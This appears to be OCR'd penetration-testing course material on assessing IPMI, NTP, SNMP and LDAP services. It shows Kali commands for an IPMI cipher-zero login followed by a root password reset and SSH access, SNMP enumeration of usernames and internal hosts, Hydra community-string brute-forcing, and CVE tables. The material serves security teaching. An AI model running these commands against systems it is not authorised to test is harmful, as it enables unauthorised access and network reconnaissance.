
```
root@kali:~# apt-get install ipmitool
root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user list
ID  Name      Callin  Link Auth   IPMI Msg   Channel Priv Limit
2   root             true     true       true       ADMINISTRATOR
3   Oper1            true     true       true       ADMINISTRATOR
root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user set password 2 abc123
root@kali:~# ssh root@10.0.0.22
root@10.121.1.22's password: ~~abc123~~
/admin1-> version
SM CLP Version: 1.0.2
SM ME Addressing Version: 1.0.0b
/admin1-> help
[Usage]
    show   [<options>] [<target>] [<properties>]
           [<propertyname>== <propertyvalue>]
    set    [<options>] [<target>] <propertyname>=<value>
    cd     [<options>] [<target>]
    create [<options>] <target> [<property of new target>=<value>]
           [<property of new target>=<value>]
    delete [<options>] <target>
    exit   [<options>]
    reset  [<options>] [<target>]
    start  [<options>] [<target>]
    stop   [<options>] [<target>]
    version [<options>]
    help   [<options>] [<help topics>]
    load -source <URI> [<options>] [<target>]
    dump -destination <URI> [<options>] [<target>]
```

NTP

- **Network Time Protocol** (**NTP**) is a networking protocol for clock synchronization between computer systems over packet-switched, variable-latency data networks
- NTP services are often found running on UDP port 123 of network devices and Unix-based systems.
- Use the *ntp-info* and *ntp-monlist* scripts within Nmap to query accessible services. Responses often reveal the server software version, operating system details, and NTP configuration, including IP addresses of public and nonpublic peers.
- For example:

```
root@kali:~# nmap -sU -p123 --script ntp-* 125.142.170.129
```

NTP vulnerabilities




CVE reference(s)	Affected software	Notes
CVE-2016-1384	Cisco IOS 15.5 and others	Remote attackers can modify system time via crafted packets
CVE-2015-7871	NTP 4.2.5p186 to 4.2.8p3	Crypto-NAK bypass resulting in time being set by unauthenticated peers [a]
CVE-2015-7855 to CVE-2015-7848	NTP 4.2.8p3 Cisco products	Multiple overflows and memory corruption flaws resulting in unintended consequences
CVE-2014-9750	NTP 4.2.8	Process memory information leak
CVE-2014-9295	NTP 4.2.7	Multiple overflow vulnerabilities
CVE-2014-3309	Cisco IOS	NTP *deny all* ACL bypass

SNMP

- Simple Network Management Protocol (SNMP) services are often run on managed switches, routers, and server operating systems (e.g., Microsoft Windows Server and Linux) for monitoring purposes.
- SNMP is accessed upon providing a valid *community string* within a UDP datagram to port 161

Obtaining an MIB via SNMP

- For example: using SNMP version 1 and a community string of *public* to access 192.168.0.42




```
root@kali:~# snmpwalk -v 1 -c public 192.168.0.42
.1.3.6.1.2.1.1.1.0 = STRING: "Cisco Internetwork Operating System Software IOS (tm) C837
Software (C837-K9O3Y6-M), Version 12.3(2)XC2, EARLY DEPLOYMENT RELEASE SOFTWARE (fc1)
Synched to technology version 12.3(1.6)T
Technical Support: http://www.cisco.com/techsupport
Copyright (c"
iso.3.6.1.2.1.1.2.0 = OID: .1.3.6.1.4.1.9.1.495
iso.6.1.2.1.1.3.0 = Timeticks: (749383984) 86 days, 17:37:19.84
iso.3.6.1.2.1.1.4.0 = "admin@localhost"
iso.3.6.1.2.1.1.5.0 = STRING: "pipex-gw.trustmatta.com"
iso.3.6.1.2.1.1.6.0 = "4th floor"
```

Exploiting SNMP

- SNMP services are vulnerable to the following classes of remote attack:
  - ✓ User enumeration via SNMPv3
  - ✓ Brute-force grinding of community string and user password values
  - ✓ Exposing useful information through reading SNMP data (low privilege)
  - ✓ Exploitation through writing SNMP data (high privilege)
  - ✓ Exploitation of software implementation flaws, resulting in unintended consequences (e.g., privileged remote code execution)

SNMP community string and password grinding


- Hydra supports brute-force grinding across SNMP versions 1, 2, and 3



```
root@kali:~# hydra -U snmp
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-12-16 12:08:39

Help for module snmp:
============================================================================
Module snmp is optionally taking the following parameters:
   READ  perform read requests (default)
   WRITE perform write requests
   1     use SNMP version 1 (default)
   2     use SNMP version 2
   3     use SNMP version 3
           Note that SNMP version 3 usually uses both login and passwords!
           SNMP version 3 has the following optional sub parameters:
             MD5   use MD5 authentication (default)
             SHA   use SHA authentication
             DES   use DES encryption
             AES   use AES encryption
           if no -p/-P parameter is given, SNMPv3 noauth is performed, which
           only requires a password (or username) not both.
To combine the options, use colons (":"), e.g.:
   hydra -L user.txt -P pass.txt -m 3:SHA:AES:READ target.com snmp
   hydra -P pass.txt -m 2 target.com snmp
```

Exposing useful information via SNMP

- Through SNMP you can obtain useful information (e.g., listening network services, running processes, usernames, and internal IP addresses)
- Useful Microsoft Windows SNMP OID values:




.1.3.6.1.2.1.1.5	Hostname
.1.3.6.1.4.1.77.1.4.2	Domain name
.1.3.6.1.4.1.77.1.2.25	Usernames
.1.3.6.1.4.1.77.1.2.3.1.1	Running services
.1.3.6.1.4.1.77.1.2.27	Share information

```
root@kali:~# snmpwalk -c public 192.168.102.251 .1.3.6.1.4.1.77.1.2.25
```


Obtaining internal network details via SNMP

- A Linux server revealing internal network details via SNMP, including IP and MAC addresses of hosts within the 10.178.64.0/24 block



```
root@kali:~# snmpwalk -v 1 -c public 60.56.160.15
RFC1213-MIB::atNetAddress.3.1.10.178.64.1 = Network Address: 0A:B2:40:01
RFC1213-MIB::atNetAddress.3.1.10.178.64.9 = Network Address: 0A:B2:40:09
RFC1213-MIB::atNetAddress.3.1.10.178.64.31 = Network Address: 0A:B2:40:1F
RFC1213-MIB::atNetAddress.3.1.10.178.64.59 = Network Address: 0A:B2:40:3B
RFC1213-MIB::atNetAddress.3.1.10.178.65.192 = Network Address: 0A:B2:41:C0
RFC1213-MIB::atNetAddress.3.1.10.178.93.215 = Network Address: 0A:B2:5D:D7
```

Known SNMP implementation flaws



CVE reference	Vendor	Notes
CVE-2016-6366	Cisco	Buffer overflow in Cisco ASA 9.4.2.3 and prior allows authenticated attackers to execute arbitrary code via crafted IPv4 SNMP packets [a]
CVE-2014-3341		NX-OS VLAN enumeration via SNMP
CVE-2014-3291		Wireless LAN Controller device restart upon SNMP polling
CVE-2014-2103		Intrusion Prevention System denial of service via malformed SNMP packets

LDAP


- Lightweight Directory Access Protocol (LDAP) services are commonly found running on Microsoft Active Directory, Exchange, and IBM Domino servers.
- LDAP is an open protocol providing directory information services over IP. Directory services provide information about users, systems, networks, services, and applications throughout a network.
- The current protocol used by many implementations is LDAP 3.0.

LDAP vulnerabilities

- Exposed LDAP servers are vulnerable to the following classes of remote attack:
  - ✓ Information leak via anonymous binding
  - ✓ Brute-force password grinding
  - ✓ Authenticated modification of data within the LDAP directory
  - ✓ Exploitation of LDAP server software defects (with or without credentials)

